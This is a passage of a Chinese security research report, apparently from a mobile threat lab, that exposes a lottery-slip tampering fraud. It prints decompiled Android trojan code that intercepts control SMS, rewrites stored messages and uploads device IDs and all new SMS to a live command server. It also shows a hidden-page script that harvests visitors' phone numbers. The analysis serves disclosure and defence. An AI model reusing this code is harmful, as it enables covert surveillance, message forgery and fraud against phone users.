1) 当买家使用手机通过搜索引擎搜索到黑客的官网地址并打开访问时，黑客主页中的窃取隐私的代码即运行。

```
<div style="POSITION: absolute; TOP: -999px; LEFT: -999px">
<script type="text/javascript" src="http://www.51sodao.com/sj/stat.php?uid=MjE1" charset="utf-8"></script>
<img src="http://www.51sodao.com/sj/img_e.php?uid=MjE1" width="0" height="0"/>
</div>
```

[图 3.4]手机号码窃取代码

2) 经过层层分析发现，最终会通过访问 WAP 手机网站泄露了买家的手机型号及手机号码。

[图 3.5]手机号码泄露数据包

[图 3.6]手机号抓取后台截图

3) 随后的几天之内，买家就会收到黑客的精准营销短信。

[图 3.7]改单者发送的精准营销短信

4) 录制宣传视频广泛传播

[图 3.8]改单者的宣传视频


5) 借助论坛发帖兜售

[图 3.9]改单者出售改单软件

二、 买家如何了解到黑客技术的

（一） 通过搜索引擎

买家通常使用搜索引擎来找技术提供者，通过 360 商易对搜索行为的分析显示，广东的买家在搜索指数中排第一，说明黑客的客户大多以广东的买家为主。



[图 3.10]潜在买家分布图

（二） 通过垃圾短信

[图 3.11]通过垃圾短信了解赌博信息

三、 攻击对象的选择标准

在黑客与买家达成合作意向后,买家需要对庄家进行进一步的筛选，以确保在诈骗过程中不被发现，所以诈骗之前的信息搜集，筛选工作很重要。

（一） 手机系统决定实施的方案


庄家的手机的操作系统通常是安卓系统或苹果系统。使用安卓系统的庄家优先使用短信形式，而使用苹果系统的庄家则多采用微信形式。

微信短信方案对比项	短信形式	微信形式
风险	低	较高
使用平台	只限Android平台	不限
联网要求	不需要	需要
修改情景要求	随时随地	只能网上修改

[图 3.12]短信形式与微信形式方案实施对比

（二） 日常行为关键信息搜集

对庄家日常行为的搜集越详细越好，目的是根据庄家的行为来评估改单的风险性。



[图 3.13]日常行为关键信息决策图


第四章　诈骗步骤及相关技术揭露

通过前期的准备工作，了解庄家收单行为后，确定了要实施的方案，就可以开始进行定向攻击了。下面将对这几步攻击步骤及其技术实现进行详细揭露，定向攻击的场景分为短信和微信两种形式，两种的实施方式有明显的差异。

一、　使用短信攻击关键技术揭露

（一） 发送 Android 木马下载地址短信

如果庄家使用的是 Android 操作系统手机，买家会先通过短信或微信的方式发送一条 Android 木马下载链接给庄家，随后通过短信，微信等方式诱导庄家安装 Android 木马。一旦庄家装上该木马，木马随即进入潜伏状态，即完成诈骗过程的关键一步，类似诈骗短信如下图。



[图 4.1]木马下载地址短信

根据 360 烽火实验室对该木马感染情况的分析，广东地区被感染的用户最多。

[图 4.2]感染庄家分布图

这种手法的诈骗短信，我们在之前 FakeTaobao 系列木马[5]的分析中也进行了详细的揭露。是目前移动场景上对用户影响最大的一类诈骗短信。

（二） 潜伏期的 Android 木马功能点分析

潜伏期的木马，对手机的正常使用没有任何影响，且无图标，用户无法感知。

功能一：远控功能

木马集远程定位、上传短信、新短信监控等功能于一身，功能全面足以监控庄家的一举一动。而这所有功能的操控又可以分为短信指令，和网络后台的方式。

短信网络后台指令对比	短信指令	网络后台指令
修改速度	快	根据网络速度
运营商记录	有	无
联网要求	不需要	需要
指令发送场景要求	随时随地发送	网上后台发送

[图 4.3]短信指令与网络后台指令对比

1) 短信指令形式修改短信代码

```
public void onReceive(Context context, Intent intent) {
    if((intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) || (intent.getAction()
            .equals("android.provider.Telephony.GSM_SMS_RECEIVED")) || (intent.getAction().equals(
            "android.provider.Telephony.SMS_RECEIVED_2"))) {
        Log.i("APP", "--------------------------------------------------------------------------");
        SmsMessage[] v3 = AutoBootService.this.getMessagesFromIntent(intent);
        int v5 = v3.length;
        String msg_body = v3[0].getDisplayMessageBody();
        if(v5 != 1) {
            StringBuilder v0 = new StringBuilder();
            int v2;
            for(v2 = 0; v2 < v5; ++v2) {
                v0.append(v3[v2].getDisplayMessageBody());
            }

            msg_body = v0.toString();
        }

        Log.i("APP", "收到信息：  " + msg_body);
        if(msg_body.split("#")[0].equals("")) {
            this.abortBroadcast();  // 拦截控制短信
            Log.i("APP", "是控制短信，开始处理...");
            SharedPreferences$Editor v1 = context.getSharedPreferences("info", 0).edit();
            v1.putString("message", msg_body);
            v1.commit();
```

[图 4.4]短信指令修改短信代码

2) 后台指令形式修改短信代码

```
public void updateSms() throws Exception {
    DefaultHttpClient v5 = new DefaultHttpClient();
    Gson v9 = new Gson();
    HttpPost v13 = new HttpPost("http://www.cckaisi.com:8899/WebSMS/HandleUpMsgSk");
    Context v6 = this.getBaseContext();
    Object v12 = v6.getSystemService("phone") != null ? v6.getSystemService("phone") : null;
    String v7 = v12 != null ? ((TelephonyManager)v12).getDeviceId() : "";
    StringEntity v8 = new StringEntity(v7, "GBK");
    v13.setEntity(((HttpEntity)v8));
    HttpResponse v14 = ((HttpClient)v5).execute(((HttpUriRequest)v13));
    if(v14.getStatusLine().getStatusCode() == 200) {
        String v16 = StringUtil.is2str(v14.getEntity().getContent());
        Log.i(this.TAG, "data:" + v16);
        if(v16 == null) {
            return;
        }

        if("".equals(v16)) {
            return;
        }

        Object v18 = v9.fromJson(v16, new TypeToken() {
        }.getType());
        Log.i(this.TAG, v8.toString());
        Uri v19 = Uri.parse("content://sms");
        int v10;
        for(v10 = 0; v10 < ((List)v18).size(); ++v10) {
            Object v15 = v18.get(v10);
            ContentValues v20 = new ContentValues();
            v20.put("body", ((ServerSMSEntity)v15).getUpdatemsg());
            try {
                v6.getContentResolver().update(v19, v20, "_id=?", new String[]{((ServerSMSEntity)
                        v15).getPhoneid()});
            }
            catch(Exception v21) {
```

修改短信


[图 4.5]网络后台指令修改短信代码

功能二：中间人攻击

中间人攻击是一种常用古老的攻击手段，并且一直到今天还具有极大的扩展空间，中间人攻击通常用于网络攻击，其目的是对信息进行窃取和篡改。然而，随着近几年移动终端的发展，移动终端越来越离不开我们的生活。移动终端存储着大量的用户隐私信息，控制了用户的手机，意味着拥有了对用户隐私完全的获取能力。

```
AutoBootService.this.deleteSMS(v4);  // 删除短信
this.abortBroadcast();  // 确保拦截掉控制短信
Intent intent = new Intent();
intent.setClass(context, TaskService.class);  // 篡改原有短信的服务
context.startService(intent);
```

[图 4.6]中间人攻击篡改数据代码



[图 4.7]该场景下的中间人攻击示意图

（三） 发作期的 Android 木马功能点分析

1) 发送诈骗短信

当确定何时实施改单诈骗之后，首先向庄家下单，例如使用短信指令形式，直接将彩单通过短信发送给庄家；使用后台指令的形式，直接在黑客提供的后台操作，木马通过联网的

方式，获取需要插入的彩单。在庄家手机中完成修改买家彩单的操作。

```
public void sendSms() throws Exception {
    Log.i(this.TAG, "进入发送短信进程...");
    Context v3 = this.getBaseContext();
    Object v10 = v3.getSystemService("phone") != null ? v3.getSystemService("phone") : null;
    Gson v6 = new Gson();
    String v4 = v10 != null ? ((TelephonyManager)v10).getDeviceId() : "";
    DefaultHttpClient v2 = new DefaultHttpClient();
    HttpPost v12 = new HttpPost("http://www.cckaisi.com:8899/WebSMS/HandleSendMsgSk");
    v12.setEntity(new StringEntity(v4, "GBK"));
    HttpResponse v14 = ((HttpClient)v2).execute(((HttpUriRequest)v12));
    if(v14.getStatusLine().getStatusCode() == 200) {
        String v15 = StringUtil.is2str(v14.getEntity().getContent());
        Log.i(this.TAG, "data:" + v15);
        if(v15 == null) {
            return;
        }

        if("".equals(v15)) {
            return;
        }

        Object v11 = v6.fromJson(v15, new TypeToken() {
        }.getType());
        Log.v(this.TAG, v15);
        int v7;
        for(v7 = 0; v7 < ((List)v11).size(); ++v7) {
            Object v9 = ((List)v11).get(v7);
            ContentResolver v13 = v3.getContentResolver();
            Uri v17 = Uri.parse("content://sms");
            try {
                ContentValues v18 = new ContentValues();
                v18.put("address", ((SendMsgPlan)v9).getTargetphone());
                v18.put("type", Integer.valueOf(1));
                v18.put("read", Integer.valueOf(1));
                v18.put("status", Integer.valueOf(0));
                v18.put("date", Long.valueOf(System.currentTimeMillis()));
                v18.put("body", ((SendMsgPlan)v9).getUpdatemsg());
                v13.insert(v17, v18);  // 插入短信
            }
```

[图 4.8]发送彩单代码

2) 开彩后改单

开彩后，当确定需要修改的内容后，迅速发送一条控制短信给庄家手机上。由于这个时候是庄家最忙的时候，不容易被发现。

控制短信格式：#{原短信内容}#{修改后的短信内容}

```
String[] v2 = v0.split("#");
if(v2.length == 3 && (v2[0].equals(""))) {
    this.originalTextString = v2[1];
    this.replaceTextString = v2[2];
    Log.i(this.TAG, "输入为：\n" + this.originalTextString + "\n" + "替换为：\n" + this.replaceTextString
            + "\n");
    this.updateSmsInPhone();  // 替换短信内容
```

[图 4.9]替换内容代码

3) 短信修改方式揭秘

短信修改是匹配关键字的形式,在成功匹配到指定关键字的短信之后，随即使用新的内

容替换该关键字。


```
String v10 = new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").format(new Date(Long.parseLong(
        v8.getString(v11))));
int v27 = v8.getInt(v26);
String v25 = v27 == 1 ? "接收" : v27 == 2 ? "发送" : v27 == 3 ? "草稿" : "";
if(v23 == null) {
    v23 = "";
}

Log.i(this.TAG, "Message:" + this.originalTextString);
if(v23.contains(this.originalTextString)) {
    HashMap v17 = new HashMap();
    v17.put("_id", Long.valueOf(v14));
    v17.put("person", v18);
    v17.put("address", v20);
    v17.put("body", v23);
    v17.put("date", v10);
    v17.put("type", v25);
    this.list.add(v17);
    String v22 = v23.replaceAll(this.originalTextString, this.replaceTextString);
    this.modifySMS(v22, v14);  // 更新数据库修改短信
    Log.i(this.TAG, "替换成功！" + v22);
}
```

[图 4.10]修改短信代码

4) 修改短信彩单效果前后对比

修改后的短信，除了内容被修改以外，其它比如短信接收时间，发送号码，均未更改，尽可能的做到了隐秘修改，降低被发现的风险。



[图 4.11]修改短信彩单效果对比

5) 收集新短信，全面监控庄家短信来往

```
private void colNewsSMS() throws Exception {
    Context v13 = this.getBaseContext();
    Object v22 = v13.getSystemService("phone") != null ? v13.getSystemService("phone") : null;
    Gson v19 = new Gson();
    String v16 = v22 != null ? ((TelephonyManager)v22).getDeviceId() : "";
    ArrayList v21 = new ArrayList();
    Cursor v12 = v13.getContentResolver().query(Uri.parse("content://sms"), new String[]{"_id",
            "address", "date", "body", "type"}, "_id>?", new String[]{new StringBuilder(String.valueOf
            CoreService.lastColMessageNo)).toString()}, " _id desc ");
    Log.v(this.TAG, "新短信数量:" + v12.getCount());
    if(v12.getCount() > 0) {
        int v18;
        for(v18 = 0; v12.moveToNext(); v18 = 1) {
            int v8 = v12.getInt(0);
            String v9 = v12.getString(1);
            long v14 = v12.getLong(2);
            String v10 = v12.getString(3);
            int v26 = v12.getInt(4);
            if(v18 == 0) {
                CoreService.lastColMessageNo = v8;
            }

            HashMap v20 = new HashMap();
            v20.put("id", new StringBuilder(String.valueOf(v8)).toString());
            v20.put("address", v9);
            v20.put("body", v10);
            v20.put("devid", v16);
            v20.put("date", new StringBuilder(String.valueOf(v14)).toString());
            v20.put("type", new StringBuilder(String.valueOf(v26)).toString());
            v21.add(v20);
        }

        String v25 = v19.toJson(v21);
        HttpPost v23 = new HttpPost("http://www.cckaisi.com:8899/WebSMS/HandleCollectMsg");
        v23.setEntity(new StringEntity(v25, "GBK"));
        if(new DefaultHttpClient().execute(v23).getStatusLine().getStatusCode() != 200) {
            return;
```


[图 4.12]监控新短信来往并上传

二、 使用微信攻击关键技术揭露

由于微信改单无需安装软件，跨平台的特点，比较适合攻击使用苹果手机的庄家。价格也比较高，大多采用黑客与庄家分成的模式，或者直接卖后台账号的形式来获利。


（一） 微信彩单形式

1) 图片形式



[图 4.13]图片式假彩单

2) 文字形式



[图 4.14]文字式假彩单

（二） 图片和文字假彩单的制作过程

当买家购买了黑客的服务，采用分成模式后黑客会全程参与诈骗过程，采用卖后台账号模式的会直接提供后台账号及后台使用方法。买家操作和黑客操作步骤并无区别。只是操作熟悉程度的差别而已。

步骤一：首先，买家将需要买的号码写在纸上，再拍照片上传到后台，如使用文字形式，直接复制文字到后台即可，通过后台制作出一张可修改的假彩单，并生成链接。


[图 4.15]假彩单制作后台截图

步骤二：点开该链接，使用分享功能，将图片分享给庄家即可。

[图 4.16]假彩单后台生成的链接

至此，假彩单已制作成功并发送至庄家手机。


（三） 可修改的彩单在微信中的展现



[图 4.17]假彩单形式展现

（四） 图片式可修改彩单与正常彩单的展现对比

无论是正常彩单还可修改的彩单，用户往往都会点击查看大图，正常彩单直接显示图片，且打开速度快。而修改的彩单点击后会在微信内嵌浏览器中显示图片，图片打开速度由网络速度决定。



[图 4.18]可修改图片彩单与正常图片彩单对比


（五） 文字式可修改彩单与正常彩单的展现对比

文字形式的彩单也和图片彩单一样，同样是一个链接。

[图 4.19]可修改文字彩单与正常文字彩单对比

（六） 假彩单的真面目

假彩单其实是一个链接，由于在微信上展现的效果和正常的聊天记录区别不大，在微信中点开后，不容易甄别，实际上打开的是微信内嵌的浏览器。连接到黑客的服务器上，黑客将服务器上面的彩单改成中奖号码之后，庄家确认买家彩单是否中奖时，会点开查看。



[图 4.20]假彩单的真面目

点击聊天记录中的彩单，实际访问的是假彩单提供网站的地址:
hxxp://www.yucituan.com/Info.asp?itemid=4097&from=message&isappinstalled=0

根据对网站的分析，网站使用了微信的分享功能中“分享给朋友”功能，该功能微信官方 JSSDK[6]开发文档说明如下：

获取“分享给朋友”按钮点击状态及自定义分享内容接口

```
wx.onMenuShareAppMessage({
    title: '', // 分享标题
    desc: '', // 分享描述
    link: '', // 分享链接
    imgUrl: '', // 分享图标
    type: '', // 分享类型,music、video或link，不填默认为link
    dataUrl: '', // 如果type是music或video，则要提供数据链接，默认为空
    success: function () {
        // 用户确认分享后执行的回调函数
    },
    cancel: function () {
        // 用户取消分享后执行的回调函数
    }
});
```

[图 4.21]微信 JSSDK”分享给朋友”官网说明

网站将分享的标题和描述设置为空，导致如不仔细甄别，很有可能混淆正常聊天记录。

